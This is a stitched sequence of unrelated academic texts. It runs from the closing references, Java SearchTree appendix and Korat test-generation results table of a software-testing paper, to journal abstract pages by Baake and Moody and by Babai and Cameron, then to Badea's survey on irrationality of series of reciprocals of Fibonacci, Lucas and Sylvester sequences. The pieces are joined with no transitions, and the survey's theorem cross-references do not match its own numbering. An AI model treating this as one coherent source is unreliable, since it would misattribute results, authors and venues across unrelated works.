[29] N. J. A. Sloane, S. Plouffe, J. M. Borwein, and R. M. Corless. The encyclopedia of integer sequences. *SIAM Review*, 38(2), 1996. `http://www.research.att.com/~njas/sequences/Seis.html`.

[30] K. Stobie. Adavanced modeling, model based test generation, and Abstract state machine Language AsmL. `http://www.sasqag.org/pastmeetings/asml.ppt`, 2003.

[31] K. J. Sullivan, D. Coppit, and J. B. Dugan. The Galileo fault tree analysis tool. In *Proc. of the 29th International Symposium on Fault Tolerant Computing*, pages 232–235, June 1999.

[32] Sun Microsystems. *Java 2 Platform, Standard Edition, v1.3.1 API Specification*. `http://java.sun.com/j2se/1.3/docs/api/`.

[33] R. Untch, A. J. Offutt, and M. J. Harrold. Mutation testing using mutant schemata. In *Proc. International Symposium on Software Testing and Analysis (ISSTA)*, pages 139–148, 1993.

[34] M. Vaziri and D. Jackson. Checking properties of heap-manipulating procedures with a constraint solver. In *Proc. 9th International Conference on Tools and Algorithms for Construction and Analysis of Systems (TACAS)*, Warsaw, Poland, Apr. 2003. (to appear).

APPENDIX

A. FULL CODE FOR THE EXAMPLE

```
import java.util.*;
class SearchTree {
    Node root; // root node
    int size;  // number of nodes in the tree
    static class Node {
        Node left;  // left child
        Node right; // right child
        Comparable info; // data
    }

    /*@ normal_behavior // non-exceptional specification
      @     // precondition
      @     requires repOk();
      @     // postcondition
      @     ensures repOk() && !contains(info) &&
      @             \result == \old(contains(info));
      @*/
    boolean remove(Comparable info) {
        Node parent = null;
        Node current = root;
        while (current != null) {
            int cmp = info.compareTo(current.info);
            if (cmp < 0) {
                parent = current;
                current = current.left;
            } else if (cmp > 0) {
                parent = current;
                current = current.right;
            } else {
                break;
            }
        }
        if (current == null) return false;
        Node change = removeNode(current);
        if (parent == null) {
            root = change;
        } else if (parent.left == current) {
            parent.left = change;
        } else {
            parent.right = change;
        }
        return true;
    }

    Node removeNode(Node current) {
        size--;
        Node left = current.left, right = current.right;
        if (left == null) return right;
        if (right == null) return left;
        if (left.right == null) {
            current.info = left.info;
            current.left = left.left;
            return current;
        }
        Node temp = left;
        while (temp.right.right != null) {
            temp = temp.right;
        }
        current.info = temp.right.info;
        temp.right = temp.right.left;
        return current;
    }

    boolean repOk() {
        // checks that empty tree has size zero
        if (root == null) return size == 0;
        // checks that the input is a tree
        if (!isAcyclic()) return false;
        // checks that size is consistent
        if (numNodes(root) != size) return false;
        // checks that data is ordered
        if (!isOrdered(root)) return false;
        return true;
    }

    private boolean isAcyclic() {
        Set visited = new HashSet();
        visited.add(root);
        LinkedList workList = new LinkedList();
        workList.add(root);
        while (!workList.isEmpty()) {
            Node current = (Node)workList.removeFirst();
            if (current.left != null) {
                // checks that the tree has no cycle
                if (!visited.add(current.left))
                    return false;
                workList.add(current.left);
            }
            if (current.right != null) {
                // checks that the tree has no cycle
                if (!visited.add(current.right))
                    return false;
                workList.add(current.right);
            }
        }
        return true;
    }

    private int numNodes(Node n) {
        if (n == null) return 0;
        return 1 + numNodes(n.left) + numNodes(n.right);
    }

    private boolean isOrdered(Node n) {
        return isOrdered(n, null, null);
    }

    private boolean isOrdered(Node n, Compara-
ble min, Comparable max) {
        if (n.info == null) return false;
        if ((min != null && n.info.compareTo(min) <= 0) ||
            (max != null && n.info.compareTo(max) >= 0))
            return false;
        if (n.left != null)
            if (!isOrdered(n.left, min, n.info))
                return false;
        if (n.right != null)
            if (!isOrdered(n.right, n.info, max))
                return false;
        return true;
    }
}
```

B. EXPERIMENTAL RESULTS

		generation					checking			
		gen.	ded.	spec. coverage		#	time	code coverage		mutants
benchmark	scope	[sec]	[sec]	st. [%]	br. [%]	inputs	[sec]	st. [%]	br. [%]	killed [%]
SearchTree	1	0.06	0.01	57.89	60.00	4	0.06	38.46	40.00	26.10
	2	0.05	0.01	94.74	96.67	20	0.06	79.49	87.50	69.85
	3	0.07	0.10	94.74	96.67	90	0.07	87.18	92.50	79.77
	4	0.17	0.10	94.74	96.67	408	0.14	97.44	97.50	92.64
	5	0.38	0.25	94.74	96.67	1880	0.24	100.00	100.00	98.52
	6	1.39	0.52	94.74	96.67	8772	0.46	100.00	100.00	99.26
	7	9.03	2.19	94.74	96.67	41300	1.25	100.00	100.00	99.26
DisjSet	1	0.01	0.01	61.54	55.00	4	0.04	23.08	25.00	0.41
	2	0.01	0.01	100.00	95.00	30	0.09	69.23	68.75	30.45
	3	0.04	0.04	100.00	100.00	456	0.09	100.00	100.00	88.47
	4	0.29	0.31	100.00	100.00	18280	0.43	100.00	100.00	95.06
	5	10.91	9.87	100.00	100.00	1246380	19.93	100.00	100.00	95.06
HeapArray	1	0.01	0.01	80.00	85.71	16	0.04	79.31	66.67	39.05
	2	0.01	0.01	90.00	92.86	75	0.05	79.31	66.67	43.79
	3	0.02	0.02	90.00	92.86	396	0.09	93.10	83.33	69.70
	4	0.08	0.09	90.00	92.86	2240	0.17	96.55	88.89	86.13
	5	0.22	0.21	90.00	92.86	15352	0.38	96.55	94.44	89.78
	6	0.90	0.71	90.00	92.86	118251	1.88	100.00	100.00	96.35
	7	7.09	6.21	90.00	92.86	1175620	17.58	100.00	100.00	96.71
BinomialHeap	1	0.02	0.01	62.79	62.00	12	0.07	52.87	57.58	31.16
	2	0.03	0.02	93.02	94.00	54	0.08	87.36	84.85	62.67
	3	0.12	0.09	93.02	94.00	336	0.14	98.85	96.97	89.72
	4	0.40	0.30	97.67	98.00	1800	0.24	100.00	98.48	93.15
	5	0.81	0.65	97.67	98.00	16848	0.69	100.00	100.00	94.86
	6	3.30	2.35	97.67	98.00	159642	4.61	100.00	100.00	95.89
	7	35.60	28.06	97.67	98.00	2577984	75.96	100.00	100.00	96.91
FibonacciHeap	1	0.01	0.07	55.55	51.72	12	0.07	35.48	43.55	15.82
	2	0.03	0.03	91.11	93.10	108	0.09	75.27	80.64	44.10
	3	0.28	0.24	97.78	98.28	1632	0.24	95.70	98.39	75.08
	4	1.22	0.90	97.78	98.28	34650	1.08	95.70	98.39	81.48
	5	14.14	12.94	97.78	98.28	941058	23.37	100.00	100.00	88.88
LinkedList	1	0.01	0.01	100.00	100.00	15	0.08	64.15	68.75	58.19
	2	0.01	0.01	100.00	100.00	50	0.09	90.57	84.38	98.77
	3	0.03	0.03	100.00	100.00	169	0.12	90.57	84.38	99.59
	4	0.07	0.07	100.00	100.00	627	0.16	90.57	84.38	99.59
	5	0.18	0.18	100.00	100.00	2584	0.26	90.57	84.38	99.59
	6	0.33	0.31	100.00	100.00	11741	0.48	90.57	84.38	99.59
	7	0.74	0.71	100.00	100.00	58175	1.54	90.57	84.38	99.59
SortedList	1	0.03	0.04	71.43	62.50	7	0.11	62.50	50.00	33.33
	2	0.04	0.07	100.00	100.00	36	0.11	80.00	74.14	52.81
	3	0.07	0.07	100.00	100.00	188	0.15	92.50	89.66	90.04
	4	0.22	0.20	100.00	100.00	1066	0.28	92.50	89.66	93.93
	5	0.53	0.48	100.00	100.00	7427	0.50	92.50	89.66	96.53
	6	1.94	1.77	100.00	100.00	73263	2.57	92.50	89.66	97.40
	7	22.68	21.13	100.00	100.00	1047608	37.91	92.50	89.66	97.40
TreeMap	1	0.02	0.02	57.14	63.33	6	0.06	14.41	14.89	5.46
	2	0.03	0.03	100.00	100.00	28	0.06	45.95	50.00	28.66
	3	0.07	0.04	100.00	100.00	96	0.09	63.96	73.40	61.09
	4	0.18	0.15	100.00	100.00	328	0.15	89.19	85.11	78.15
	5	0.38	0.31	100.00	100.00	1150	0.24	100.00	91.49	87.37
	6	0.94	0.61	100.00	100.00	3924	0.38	100.00	91.49	89.76
	7	3.28	1.75	100.00	100.00	12754	0.73	100.00	91.49	89.76
HashSet	1	0.01	0.01	57.89	69.23	4	0.04	51.92	50.00	29.91
	2	0.01	0.01	89.47	92.31	34	0.05	96.15	95.00	77.45
	3	0.06	0.05	89.47	92.31	212	0.09	100.00	100.00	90.57
	4	0.23	0.22	89.47	92.31	1170	0.19	100.00	100.00	90.98
	5	0.36	0.34	89.47	92.31	3638	0.27	100.00	100.00	91.39
	6	0.91	0.71	89.47	92.31	12932	0.62	100.00	100.00	91.80
	7	3.38	2.88	89.47	92.31	54844	1.55	100.00	100.00	92.21
AVTree	1	0.01	0.01	53.33	56.25	2	0.07	55.29	51.92	40.00
	2	0.05	0.03	90.00	87.50	86	0.14	75.29	78.85	60.00
	3	0.21	0.17	96.67	96.88	1702	0.78	88.23	84.61	75.12
	4	3.16	1.86	96.67	96.88	27734	8.36	94.12	92.31	91.21
	5	87.13	43.41	96.67	96.88	417878	134.51	94.12	92.31	93.65

Table 5: Korat's performance for test generation (with regular and dedicated generators), specification coverage (statement and branch), correctness checking, code coverage (statement and branch), and rate of mutant killing. All times are elapsed real times in seconds from the start of Korat to its completion. For all benchmarks and their sufficient scopes, Korat takes less than five minutes to generate all inputs and check correctness.

Canadian Journal of Mathematics

CMS | CMB | CJM | Subscribe ! | Info ? | Contact @ | Search

CJM (1999) / *Vol 51* / *No 6* / ***pp. 1258-1276***

Similarity Submodules and Root Systems in Four Dimensions

Michael Baake and Robert V. Moody

Abstract: *TeX format* Lattices and $\ZZ$-modules in Euclidean space possess an infinitude of subsets that are images of the original set under similarity transformation. We classify such self-similar images according to their indices for certain 4D examples that are related to 4D root systems, both crystallographic and non-crystallographic. We encapsulate their statistics in terms of Dirichlet series generating functions and derive some of their asymptotic properties.

For download PS

Keywords: *none*

Category: Primary: 11S45, 11H05, 52C07
Secondary: *none*

Download | PDF | PostScript | francais

The Electronic Journal of Combinatorics

Abstract for R38 of Volume 7(1), 2000

L. Babai and P. J. Cameron

Automorphisms and Enumeration of Switching Classes of Tournaments.

Two tournaments T_1 and T_2 on the same vertex set X are said to be *switching equivalent* if X has a subset Y such that T_2 arises from T_1 by switching all arcs between Y and its complement $X \setminus Y$.

The main result of this paper is a characterisation of the abstract finite groups which are full automorphism groups of switching classes of tournaments: they are those whose Sylow 2-subgroups are cyclic or dihedral. Moreover, if G is such a group, then there is a switching class C, with $\mathrm{Aut}(C) \cong G$, such that every subgroup of G of odd order is the full automorphism group of some tournament in C.

Unlike previous results of this type, we do not give an explicit construction, but only an existence proof. The proof follows as a special case of a result on the full automorphism group of random G-invariant digraphs selected from a certain class of probability distributions.

We also show that a permutation group G, acting on a set X, is contained in the automorphism group of some switching class of tournaments with vertex set X if and only if the Sylow 2-subgroups of G are cyclic or dihedral and act semiregularly on X. Applying this result to individual permutations leads to an enumeration of switching classes, of switching classes admitting odd permutations, and of tournaments in a switching class.

We conclude by remarking that both the class of switching classes of finite tournaments, and the class of "local orders" (that is, tournaments switching-equivalent to linear orders), give rise to countably infinite structures with interesting automorphism groups (by a theorem of Fraïssé).

- Download the full paper:
  - PDF version
  - PostScript version
  - dvi version
  - tex version
- Next abstract
- Table of Contents for Volume 7(1)
- Up to the E-JC home page

On some criteria of irrationality for series of positive rationals : A survey

Catalin BADEA*

URA 751 au CNRS & UFR de Mathématiques
Université de Lille I, F–59655 Villeneuve d'Ascq, France

Dédié à la mémoire de Roger Apéry

Abstract

This paper is an English and expanded version of a talk delivered at the "Rencontre Arithmétique de Caen", June 1995, dedicated to the memory of Roger Apéry. It is a survey of some general irrationality criteria and other irrationality results. The emphasis is on irrationality of reciprocals of binary recursive sequences and on an open problem of P. Erdős concerning the so-called Sylvester sequence.

1991 Mathematical Subject Classification : 11J72, 11J81, 11B37.

Keywords : irrational numbers, irrationality criteria, Fibonacci numbers, linear recurrences, transcendental numbers.

*e-mail address : badea@gat.univ-lille1.fr

1 Introduction

There are several known conditions for an infinite convergent series of positive rational numbers to have an irrational (or transcendental) sum. There are also other results about the irrationality or transcendence of particular constants expressed as series of positive rationals. In general, it seems to be hopeless to obtain general irrationality criteria which are sufficiently strong to imply the irrationality of many particular constants.

R. Apéry's wonderful proof [2] of the irrationality of $\zeta(3)$ belongs to the second class. The aim of this paper is to survey some of the general criteria of irrationality and to discuss some irrationality and trancendency results, mainly about series of reciprocals of binary recursive sequences. The only place when we will cite again Apéry's name will be in the next section, when we will mention a result due to André-Jeannin [3]. He used Apéry's method in order to prove the irrationality of the series of reciprocals of Fibonacci numbers. Speaking about Apéry's method, it would be fair to see his proof as belonging to the midle class of particular irrationality assertions yielding some new ideas for irrationality proofs, although we cannot speak yet of Apéry's criterion of irrationality. We refer to [8] and [18] for several developments of Apéry's method.

The irrationality and the trancendence of series of reciprocals of binary recursive sequences is discussed in the third section, while the particular case of Fibonacci and Lucas numbers is considered in the next one. In the last section we deal with some general irrationality criteria related to a conjecture of P. Erdős.

We will make two conventions. The first one is that all series which appear are supposed to be convergent. The second one is the following. Let $(a_n), n \geq 0$, be a sequence of complex numbers and $(s_h), h \geq 0$, be a strictly increasing sequence of integers. When writing

$$\sum_{h=0}^{\infty} \frac{1}{a_{s_h}},$$

we will understand that the sum is in fact taken over those h with $s_h \geq 0$ and $c_{s_h} \neq 0$.

2 Sums of reciprocals of Fibonacci and Lucas numbers.

Let $(F_n), n \geq 0$, be the Fibonacci sequence, defined by

$$F_0 = 0, F_1 = 1, F_{n+1} = F_n + F_{n-1} \ (n \geq 1).$$

We define the Lucas sequence by

$$L_n = F_{n-1} + F_{n+1}.$$

Using R. Apéry's method, André-Jeannin [3] proved in 1989 that the series of reciprocals of Fibonacci numbers is an irrational number :

$$\theta_0 = \sum_{n=0}^{\infty} \frac{1}{F_n} \notin \mathbf{Q}.$$

In fact, in [3] there is a more general result implying also the irrationality of reciprocals of more general recursive sequences (cf. the next section). Recently, Bundschuch and Väänänen [14] obtained an irrationality measure for $\sum_{n=0}^{\infty} \frac{1}{F_n}$. Namely, one has :

$$\sum_{n=0}^{\infty} \frac{1}{F_n} = -\frac{5+\sqrt{5}}{2} L_q(\frac{1+\sqrt{5}}{2})$$

where $q = -(3+\sqrt{5})/2 \in \mathbf{Q}(\sqrt{5})$ and

$$zL_q(-z) = \sum_{n=1}^{\infty} \frac{z^n}{q^n - 1} = \sum_{n=1}^{\infty} \frac{z}{q^n - z}$$

and, using this, they obtained $6/(1-(3/\pi^2)) \approx 8.62\ldots$ as a measure of irrationality for θ_0. We refer to [14] for the details. We still don't know if θ_0 is a transcendental number.

Surprising facts are known if the sum is taken not over the whole sequence. For instance, we have

$$\theta_1 = \sum_{n=0}^{\infty} \frac{1}{F_{2^n}} = \frac{7-\sqrt{5}}{2} \in \mathbf{Q}(\sqrt{5})$$

(cf. Good [28] , Hoggatt and Bicknell [34], [35], and Cuculière [19]). Therefore θ_1 is algebraic. The trancendence of

$$\theta_2 = \sum_{n=0}^{\infty} \frac{1}{n! F_{2^n}}$$

was proved independently by Mignotte [44] and Mahler [42].

P. Erdős and R.L. Graham [23, pp. 64-65] have raised, among many problems, the following ones :

A. *What is the character of*

$$\theta_3 = \sum_{n=1}^{\infty} \frac{1}{F_{2^n+1}} \quad \textit{and} \quad \theta_4 = \sum_{n=1}^{\infty} \frac{1}{L_{2^n}} \ ?$$

B. *Is it true that if* $(n(k)), k \geq 1$, *is a sequence of positive integers such that there exists a constant* $c > 1$ *with* $n(k+1)/n(k) \geq c$ *for every* k, *then the sum of the sum of the series* $\sum_{k=1}^{\infty} \frac{1}{F_{n(k)}}$ *is irrational ?*

The author [5] proved that θ_3 and θ_4 are irrational, while Bundschuh and Pethö [13] showed that θ_3 is transcendental. André-Jeannin [4] proved that $\theta_4 \notin \mathbf{Q}(\sqrt{5})$. Recently, Becker and Töpfer [11] proved a general theorem (see later) implying that θ_3 and θ_4 are transcendental.

For the second part of the Erdős-Graham's problem, we know [6] the affirmative answer for $c \geq 2$. We will return to this problem in the next section.

3 Sums of reciprocals of binary recursive sequences

Let P and Q be two coprime integers. Let α and β be the roots of the equation $x^2 - Px + Q = 0$. Consider the binary recursive sequences $U_n = U_n(P, Q)$ and $V_n = V_n(P, Q)$ defined, respectively, by

$$U_n = \frac{\alpha^n - \beta^n}{\alpha - \beta} \quad \textit{and} \quad V_n = \alpha^n + \beta^n \quad , n \geq 0.$$

Then $U_{n+2} = PU_{n+1} - QU_n,\ n \geq 0$, and the same recurrence relation holds for V_n.

The following formula was obtained in 1878 by Lucas [41, p. 225] :

$$\sum_{n=1}^{\infty} \frac{Q^{2^{n-1}r}}{U_{2^n r}} = \frac{\beta^r}{U_r} \ ,\ r \geq 1.$$

This implies that

$$\Theta_0 = \sum_{n=1}^{\infty} \frac{1}{U_{2^n r}} \notin \mathbf{Q}$$

whenever $Q = \pm 1$ and $\Delta = P^2 - 4Q > 0$. Indeed, U_r and V_r are integers, $\alpha - \beta$ is irrational and $\beta^r = (V_r - U_r(\alpha - \beta))/2$ is irrational. Many special cases of this result were re-discovered in the seventies. As we will see a little bit later, Becker and Töpfer [11] showed that algebraic numbers of this kind belong to a explicitely given exceptional set.

In the above section, we mentioned that the second Erdős-Graham's problem for Fibonacci numbers has a positive solution for $c \geq 2$. In fact [6],

$$\Theta_1 = \sum_{n=1}^{\infty} \frac{1}{U_{n(k)}} \notin \mathbf{Q}$$

whenever $n(k+1) \geq 2n(k) - 1$ for all sufficiently large k for $P > 0$ and $Q < 0$. Wayne McDaniel [43] assumed that $\Delta > 0$ and proved that Θ_1 is irrational if $n(k+1) \geq 2n(k)$ for large k, for all sequences U_n with $P > 0, (P, Q) = 1$ and $P^2 - 4Q > 0$. He also proved that if $n(k+1) \geq 2n(k) - 1$ for all large k and $n(k)$ is even, then the result holds for all such positive parameters P and Q. Similar results hold for the sequences V_n. André-Jeannin [4] has shown that, if $P > 0$ and $Q = \pm 1$, then

$$\Theta_2 = \sum_{n=1}^{\infty} \frac{1}{U_n} \notin \mathbf{Q}.$$

The following result was proved recently by Becker and Töpfer [10]: we have

$$\Theta_3 = \sum_{n=0}^{\infty} \frac{\varepsilon^n}{V_{2^n}} \notin \mathbf{Q}$$

whenever $\varepsilon = \pm 1$, the roots α and β are distinct, not necessarily real, $|\alpha| \geq |\beta|$, and α/β is not a root of unity. In fact, if $\Delta > 0$, not a perfect square, Θ_3 is even a trancendental number [11]. In the same paper, the authors were able to carry out a complete study of similar trancendency problems for binary recursive sequences with irreducible companion polynomial of positive discriminant. The proofs are based upon Mahler's method for transcendency.

Theorem 1 (Becker and Töpfer [11]) *Let (R_n), $n \geq 0$, be a sequence of integers which is not eventually periodic and satisfies the recurrence relation*

$$R_{n+2} = PR_{n+1} - QR_n \ (n \geq 0) \ ,$$

with integers P and Q satisfying $P \neq 0$, $\Delta = P^2 - 4Q > 0$. Suppose that Δ is not a perfect square.

Let (b_h), $h \geq 0$, be a periodic sequence of algebraic numbers which is not indentically zero and let d, k, and l be integers with $d \geq 2$ and $k \geq 1$.

Then

$$\Theta_4 = \sum_{h=0}^{\infty} \frac{b_h}{R_{d^h k+l}}$$

is algebraic if and only if (b_h) is a constant sequence, $d = 2$, $|Q| = 1$, and $R_l = 0$. Moreover, if Θ_4 is algebraic, then $\Theta_4 b_0^{-1} \in \mathbf{Q}(\sqrt{\Delta}) \setminus \mathbf{Q}$.

For other results of this type, we refer the interested reader to [38], [40], [45], [13], [31], [10], [11].

4 The Sylvester sequence and a problem of Erdős

In proposition 20 of Book IX of his *Elements*, Euclid gave a proof like the following that there are infinitely many primes. Suppose that $p_1, \ldots, p_n$ are all the primes we know about. Let

$$P_n = \prod_{i=1}^{n} p_i \ .$$

Then $1 + P_n$ is not divisible by any of the primes $p_1, \ldots, p_n$, so the prime factors of $1 + P_n$ are new to us. Hence, the number of primes is unbounded. If we "discover" just the smallest prime factor of $1 + P_n$ and if we begin with 2, then we are lead in a natural way to the sequence

$$2, \ 3, \ 7, \ 43, \ 13, \ \textit{etc.}$$

Shanks [53] has conjectured that this sequence contains all primes and he gave a heuristic argument which makes this conjecture plausible. For this

and other similar Euclid sequences we also refer to Guy and Nowakowski [30] and Wagstaff [58].

If one feels that *all* prime factors of 1 plus the product of those found so far are "discoverd", then one is lead to the sequence

$$S_1 = 2,\ S_{n+1} = 1 + S_1 \cdots S_n.$$

The terms of this sequence can be computed without any factoring since

$$S_{n+1} = S_n^2 - S_n + 1 = S_n(S_n - 1) + 1\ .$$

We refer to Guy and Nowakowski [30] and Odoni [46] (and the references cited therein) for the study of the primes of this sequence.

It seems that this sequence (#331 in [54]) was first mentioned by J.J. Sylvester in 1880 [55], although some authors attribute it to E. Lucas. We will call it the *Sylvester sequence*. It may be worthwile to mention that the Sylvester sequence appears in many different contexts : see the list of references for several of the many papers mentioning the Sylvester sequence.

For irrationality assertions, the following greedy property of the Sylvester sequence may be important : for each N, the first N terms of the Sylvester sequence are known [37], [20], [36] to give the smallest positive value of

$$1 - \sum_{i=1}^{N} \frac{1}{a_i}$$

among all choices of positive integers $a_1, \ldots, a_N$. In particular, the sum

$$\sum_{i=1}^{\infty} \frac{1}{S_n} = 1$$

is rational. The following open problem due to Erdős conjectures that this is essentially the only possibility among sequences satisfying $a_{n+1}/a_n^2 \sim 1$.

Conjecture 2 (Erdős [23]) *Let $(a_n), n \geq 1$, be a sequence of positive integers such that*

$$\lim_{n\to\infty} \frac{a_{n+1}}{a_n^2} = 1.$$

Then,

$$\sum_{n=1}^{\infty} \frac{1}{a_n} \in \mathbf{Q}$$

implies $a_{n+1} = a_n^2 - a_n + 1$ *for all large* n.

The following are some partial results towards this conjecture.

Theorem 3 (Erdős and Straus [24]) *Let* $(a_n), n \geq 1$, *be an increasing sequence of positive integers such that*

1. $\limsup_{n\to\infty} a_n^2/a_{n+1} \leq 1$;
2. *the sequence* $[a_1, \ldots, a_n]/a_{n+1}$ *is bounded.*

Then the same conclusion as in Conjecture 4.1 holds.

In the above theorem, $[a_1, \ldots, a_n]$ denotes the least common multiple of $a_1, \ldots, a_n$.

The following result is a consequence of a more general result [6].

Theorem 4 ([6]) *Let* $(a_n), n \geq 1$, *be a sequence of positive integers such that*

$$a_{n+1} \geq a_n^2 - a_n + 1.$$

Then the same conclusion as in Conjecture 4.1 holds.

A generalization of this result to irrationality of series of rationals can be found in [6], while a generalization of Erdős-Straus's result to more general series was obtained by Oppenheim [48]. A similar result holds for infinite products [47].

The following variation of Theorem 4.2 can be proved.

Theorem 5 ([7]) *Let* $(a_n), n \geq 1$, *be an increasing sequence of positive integers such that*

1. $a_n^2/a_{n+1} \geq 1$;
2. $\sum_{n=1}^{\infty} \left(\frac{a_n^2}{a_{n+1}} - 1\right) < \infty$.

Then the same conclusion as in Conjecture 4.1 holds.

If one admits also alternating series, then we should mention that

$$C_0 = \sum_{n=1}^{\infty} \frac{(-1)^{n+1}}{S_n}$$

is transcendental. Therefore, Cahen's [15] constant

$$C = \sum_{n=1}^{\infty} \frac{(-1)^{n+1}}{S_n - 1}$$

is also a transcendental number since $2C = C_0 + 1$. These results were first proved by Davison and Shallit [21], [52], who also obtained their continued fractions development. Note that C was also mentioned by Remez [49] and that the transcendency of Cahen's constant was also proved, as a corollary of a more general result, by Becker [9]. A trancendency measure for C was recently obtained by Töpfer [57].

Acknowledgments. The author would like to thank the organizers of the conference for their kind invitation and support. He would also like to thank R. André-Jeannin, P.-G. Becker, F. Beukers, P. Bundschuh and R.W.K. Odoni for their help.

References

[1] A.V. Aho ; N.J.A. Sloane : *Some doubly exponential sequences*, Fibonacci Quart. **11**(1973), 429-437.

[2] R. Apéry : *Irrationalité de* $\zeta(2)$ *et* $\zeta(3)$, Astérisque (S.M.F.) **61**(1979), 11-13.

[3] R. André-Jeannin : *Irrationalité de la somme des inverses de certaines suites récurrentes*, C.R. Acad. Sci. Paris, Sér. I Math. **308**(1989), 539-541.

[4] R. André-Jeannin : *A note on the irrationality of certain Lucas infinite series*, Fibonacci Quart. **29**(1991), 132-136.

[5] C. Badea : *The irrationality of certain infinite series*, Glasgow Math. J. **29**(1987), 221-228.

[6] C. Badea : *A theorem on irrationality of infinite series and applications*, Acta Arith. **63**(1993), 313-323.

[7] C. Badea : *in preparation.*

[8] C. Batut ; M. Olivier : *Sur l'accélération de la convergence de certaines fractions continues*, Séminaire de Théorie des Nombres de Bordeaux, 1979-1980, no. 23.

[9] P.-G. Becker : *Algebraic independence of the values of certain series by Mahler's method*, Monatsh. Math. **114**(1992), 183-198.

[10] P.-G. Becker ; T. Töpfer : *Irrationality results for reciprocal sums of certain Lucas numbers*, Arch. Math. (Basel) **62**(1994), 300-305.

[11] P.-G. Becker ; T. Töpfer : *Transcendency results for sums of reciprocals of linear recurrences*, Math. Nachr. **168**(1994), 5-17.

[12] L. Brenton ; R. Hill : *On the diophantine equation* $1 = \sum \frac{1}{n_i} + \frac{1}{\prod n_i}$ *and a class of homologically trivial complex surface singularities*, Pacific J. Math. **133**(1988), 41-67.

[13] P. Bundschuh ; A. Pethö : *Zur Transzendenz gewisser Reihen*, Monatsh. Math. **104**(1987), 199-223.

[14] P. Bundschuh ; K. Väänänen : *Arithmetical investigations of a certain infinite product*, Compos. Math. **91**(1994), 175-199.

[15] E. Cahen : *Note sur un développement des quantités numériques, qui présente quelque analogie avec celui en fractions continues*, Nouvelles Ann. de Math. **10**(1891), 508-514.

[16] Z. Cao ; R. Liu ; L. Zhang : *On the equation* $\sum_{j=1}^{s}(1/x_j + (1/(x_1 \cdots x_s)) = 1$ *and Znám's problem*, J. Number Th. **27**(1987), 206-211.

[17] R.D. Carmichael : *Diophantine Analysis*, J. Wiley & Sons, New York 1915.

[18] H. Cohen : *Accélération de la convergence de certaines recurrences linéaires*, Séminaire de Théorie des Nombres de Bordeaux, novembre 1980.

[19] R. Cuculière : *Problem E 2922*, Amer. Math. Monthly **89**(1982),63 ; solution, ibid. **91**(1984), 435.

[20] D. Curtiss : *On Kellogg's diophantine problem*, Amer. Math. Monthly **29**(1922), 380-387.

[21] J.L. Davison ; J.O. Shallit : *Continued fractions for some alternating series*, Monatsh. Math. **111**(1991), 119-126.

[22] P. Erdős : *Az* $\frac{1}{x_1} + \ldots + \frac{1}{x_n} = \frac{a}{b}$ *egyenlet egész számú megoldásairról*, Mat. Lapok **1**(1950), 192-210.

[23] P. Erdős ; R.L. Graham : *Old and New Problems and Results in Combinatorial Number Theory*, Monograph. Enseign. Math. **28**, Genève 1980.

[24] P. Erdős ; E. G. Straus : *On the irrationality of certain Ahmes series*, J. Indian Math. Soc. **27**(1963), 129-133.

[25] J.N. Franklin ; S.W. Golomb : *A function-theoretic approach to the study of nonlinear recurring sequences*, Pacific J. Math. **56**(1975), 455-468.

[26] S.W. Golomb : *On the sum of the reciprocals of the Fermat numbers and related irrationalities*, Canad. J. Math. **15**(1963), 475-478.

[27] S.W. Golomb : *On certain nonlinear recurring sequences*, Amer. Math. Monthly **70**(1963), 403-405.

[28] I.J. Good : *A reciprocal series of Fibonacci numbers*, Fibonacci Quart. **12**(1974), 346.

[29] W.E. Greig : *On sums of Fibonacci-type reciprocals*, Fibonacci Quart. **15**(1977), 356-358.

[30] R.K. Guy ; R. Nowakowski : *Discovering primes with Euclid*, Delta **5**(1975), 49-63.

[31] P. Hančl ; P. Kiss : *On reciprocal sums of series of linear recurrences*, Math. Slovaca **43**(1993), 31-37.

[32] D. Hanson : *On the product of the primes*, Canad. Math. Bull. **15**(1975), 33-37.

[33] D. Hensley : *Lattice vertex polytopes with few interior lattice points*, Pacific J. Math. **105**(1983), 183-191.

[34] V.E. Hoggatt, Jr. ; M. Bicknell : *A primer for the Fibonacci numbers, Part XV : Variations on summing a series of reciprocals of Fibonacci numbers*, Fibonacci Quart. **14**(1976), 272-276.

[35] V.E. Hoggatt, Jr. ; M. Bicknell : *A reciprocal series of Fibonacci numbers with subscripts* $2^n k$, Fibonacci Quart. **14**(1976), 453-455.

[36] D.M. Johannessen ; T.V. Søhus : *On strambrøker*, Nord. Mat. Tidskr. **22**(1974), 103-107.

[37] O.D. Kellogg : *On a diophantine problem*, Amer. Math. Monthly **28**(1921), 300-303.

[38] L. Kuipers : *An irrational sum*, Southeast Asian Bull. Math. **1**(1977), 20-21.

[39] J.C. Lagarias ; G.M. Ziegler : *Bounds for lattice polytopes containing a fixed number of interior points in a sublattice*, Canad. J. Math.

[40] V. Laohakosol : *A counterexemple to Schmidt's conjecture*, Southeast Asian Bull. Math. **4**(1980), 48-49.

[41] E. Lucas : *Théorie des fonctions numériques simplement périodiques*, Amer. J. Math. **1**(1878), 184-240.

[42] K. Mahler : *On the transcendency of the solutions of a special class of functional equations*, Bull. Austral. Math. Soc. **13**(1975), 389-410.

[43] W.L. McDaniel : *The irrationality of certain series whose terms are reciprocals of Lucas sequence terms*, Fibonacci Quart. **32**(1994), 346-351.

[44] M. Mignotte : *Quelques problèmes d'effectivité en théorie des nombres*, Thèse de doctorat, 1974.

[45] M. Mignotte : *An application of W. Schmidt's theorem. Transcendental numbers and golden number*, Fibonacci Quart. **15**(1977), 15-16.

[46] R.W.K. Odoni : *On the prime divisors of the sequence* $w_{n+1} = 1 + w_1 \cdots w_n$, J. London Math. Soc. **32**(1995), 1-11.

[47] A. Oppenheim : *The irrationality or rationality of certain infinite series*, in : Studies in Pure Math. (presented to R. Rado), (L. Mirsky, ed.), pp. 195-201, Academic Press, London 1971.

[48] A. Oppenheim : *The irrationality of certain infinite products*, J. London Math. Soc. **43**(1986), 115-118.

[49] E. Ya. Remez : *On series with alternating signs which may be connected with two algorithms of M.V. Ostrogradskiĭ for the approximation of irrational numbers*[Russian], Uspekhi Mat. Nauk **6**(no. 5)(1951), 33-42.

[50] H.E. Salzer : *The approximation of numbers as sums of reciprocals*, Amer. Math. Monthly **54**(1947), 135-142.

[51] H.E. Salzer : *Further remarks on the approximation of numbers as sums of reciprocals*, Amer. Math. Monthly **55**(1948), 350-356.

[52] J.O. Shallit : *Sylvester's sequence and the transcendence of Cahen's constant*, in : Math. Heritage of C.F. Gauss (Th.M. Rassias, ed.), World Sci. Publ., Hong-Kong 1993.

[53] D. Shanks : *Euclid's primes*, Bull. Inst. Combinatorics and its Appl. **1**(1991), 33-36.

